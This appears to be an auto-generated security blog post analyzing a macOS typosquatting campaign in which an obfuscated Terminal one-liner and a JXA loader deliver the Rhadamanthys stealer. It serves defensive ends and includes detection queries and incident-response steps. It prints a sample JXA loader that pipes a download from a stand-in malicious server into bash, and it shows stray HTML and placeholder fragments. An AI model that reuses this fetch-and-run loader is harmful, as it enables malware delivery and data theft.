Listen to this Post

Introduction:
A sophisticated macOS malware campaign is leveraging typosquatting and social engineering to deliver stealer payloads through obfuscated JavaScript for Automation (JXA) scripts. This attack chain, beginning with a simple misspelling of a legitimate financial website, demonstrates the evolving tactics of threat actors targeting the macOS ecosystem. By understanding the technical execution of this dropper, security professionals and users alike can better defend against these insidious threats.
Learning Objectives:
- Decode and analyze the obfuscated one-liner command used in the initial dropper.
- Understand the mechanics of JavaScript for Automation (JXA) abuse for malware execution.
- Implement defensive measures and detection rules to identify and block such attacks.
You Should Know:
- The Anatomy of the Initial Access: Typosquatting and Social Engineering
The attack begins not with a complex exploit, but with a simple typo. Instead of interactivebrokers[.]com, users are tricked into visiting nteractivebrokers[.]com. This typosquatting technique preys on human error. The fraudulent site then redirects to a highly convincing, fake Apple-style page hosted on devtagsoftzabatri[.]cloud. This page displays a false system prompt, instructing the user to run a specific command in the Terminal to “resolve” a non-existent issue. This social engineering ploy is designed to bypass user skepticism by mimicking trusted brand imagery and using technical jargon to create a sense of urgency.
2. Deobfuscating the Malicious One-Liner
The command presented to the user is a heavily obfuscated one-liner designed to hide its true intent. It typically follows this pattern, using a combination of echo, base64, and gzip:
`echo
 | base64 -d | gzip -d`</h2>

<h2 style="color: yellow;">Step-by-Step Guide:</h2>

What it does: This command pipeline takes a Base64-encoded string, decodes it back to its binary form, decompresses that binary data (which is Gzip-compressed shell script or JXA code), and then executes the resulting script.
 How to Analyze it Safely: To understand the payload without executing it, you can deconstruct the command in a isolated sandbox environment.
1. Copy the Base64 string from the `echo` command.
2. Decode it without executing: `echo "[bash]" | base64 -d > decoded_output.gz`
3. Decompress the resulting file: `gzip -dc decoded_output.gz` or `gunzip -c decoded_output.gz`
4. The output will reveal the actual malicious script, which is often a JXA loader.

<h2 style="color: yellow;">3. Understanding JXA Loader Abuse</h2>

JavaScript for Automation (JXA) is a legitimate macOS scripting technology that allows JavaScript to control applications and the operating system, similar to AppleScript. Attackers abuse this by using the `ObjC.import` function to gain access to macOS's Objective-C frameworks, particularly `Foundation` and <code>AppKit</code>. The key malicious function is <code>doShellScript</code>, part of the `Application("System Events")` object, which allows the JXA script to execute shell commands.

<h2 style="color: yellow;">Example of a Malicious JXA Snippet:</h2>

[bash]
ObjC.import('Foundation');
var loader = $.NSString.alloc.initWithString('curl -s http://malicious-server[.]com/payload.sh | bash').stringByReplacingOccurrencesOfStringWithString('decode', '');
$.NSProcessInfo.processInfo.environment.objectForKey('HOME');
Application('System Events').doShellScript(loader);
What it does: This code imports the Foundation framework, constructs a command to download and execute a second-stage payload from an attacker-controlled server, and then uses `doShellScript` to run it with elevated privileges.
4. Retrieving and Executing the Second-Stage Payload
The primary goal of the initial JXA loader is to act as a downloader. It fetches the next payload, which in this campaign has been identified as the Rhadamanthys stealer. The command `curl -s http://malicious-server[.]com/payload.sh | bash` is a common pattern. The `-s` flag for `curl` makes it silent, and piping directly to `bash` ensures the payload is executed immediately without ever touching the disk, hindering file-based detection. The final payload, Rhadamanthys, is a powerful information stealer capable of harvesting credentials, cryptocurrency wallets, and other sensitive data from the compromised machine.
5. Defensive Measures: Hardening macOS Against JXA Threats
Proactive defense is crucial to stop such attacks before they can cause damage.
Step-by-Step Guide:
Application Allowlisting: Use macOS’s built-in security features or third-party tools to restrict which applications can run. This can prevent unauthorized scripts from executing.
Terminal Monitoring: Implement monitoring solutions that alert on suspicious commands, especially those involving `base64 -d | gzip -d` or pipes to bash/sh. Tools like `osquery` can be configured for this.
Example `osquery` query to watch for such processes:
SELECT name, cmdline, pid, path FROM processes WHERE cmdline LIKE '%base64%-d%gzip%-d%' OR cmdline LIKE '%curl%| bash%';
Network Security: Use firewalls to block outbound connections to unknown or suspicious domains. The initial domain `devtagsoftzabatri[.]cloud` should be blocked at the DNS or network perimeter level.
User Training: Educate users to be extremely wary of any instruction to run Terminal commands from a web browser or unsolicited message. Verify URLs meticulously.
6. Incident Response and Forensic Analysis
If you suspect an infection, immediate action is required.
Step-by-Step Guide:
- Isolate the Machine: Disconnect from the network to prevent data exfiltration.
- Analyze Running Processes: Use commands like `ps aux | grep -i [curl,bash,osascript]` to look for suspicious activity.
- Check Network Connections: Use `lsof -i` or `netstat -an` to identify unauthorized connections.
- Review Shell History: Examine the `~/.bash_history` or `~/.zsh_history` file for the malicious command.
- Scan for Persistence: Look for Launch Agents or Launch Daemons in
~/Library/LaunchAgents,/Library/LaunchAgents, and `/Library/LaunchDaemons` that may have been installed by the payload.
What Undercode Say:
- The barrier to entry for macOS malware is lowering, with attackers effectively weaponizing legitimate macOS APIs and scripting environments, making detection more challenging than for traditional binary malware.
- The combination of typosquatting, high-quality social engineering, and multi-stage obfuscation represents a mature and highly effective attack chain that bypasses many technical and human-centric defenses.
This attack is a stark reminder that the macOS platform is no longer a safe haven from cyber threats. The technical sophistication lies not in a zero-day kernel exploit, but in the clever abuse of built-in, trusted system functionalities like JXA and Terminal. The attack chain is modular, allowing the threat actors to easily swap the final payload from an information stealer to a ransomware or a remote access trojan. Defending against this requires a shift from purely signature-based detection to behavior-focused monitoring, application control, and continuous user security awareness training.
Prediction:
The success of this JXA-based dropper will lead to a significant increase in similar macOS malware campaigns throughout 2024 and beyond. We predict a rise in “fileless” execution techniques that abuse native scripting engines to remain resident in memory, making forensic analysis more difficult. Furthermore, AI-generated phishing sites and typosquatting domains will become more prevalent and convincing, increasing the initial infection rate. The cybersecurity industry will respond with more advanced Endpoint Detection and Response (EDR) behavioral analytics specifically tuned for macOS script abuse, but a fundamental gap will remain until users are universally trained to distrust unsolicited commands.
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Aessadek Came – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


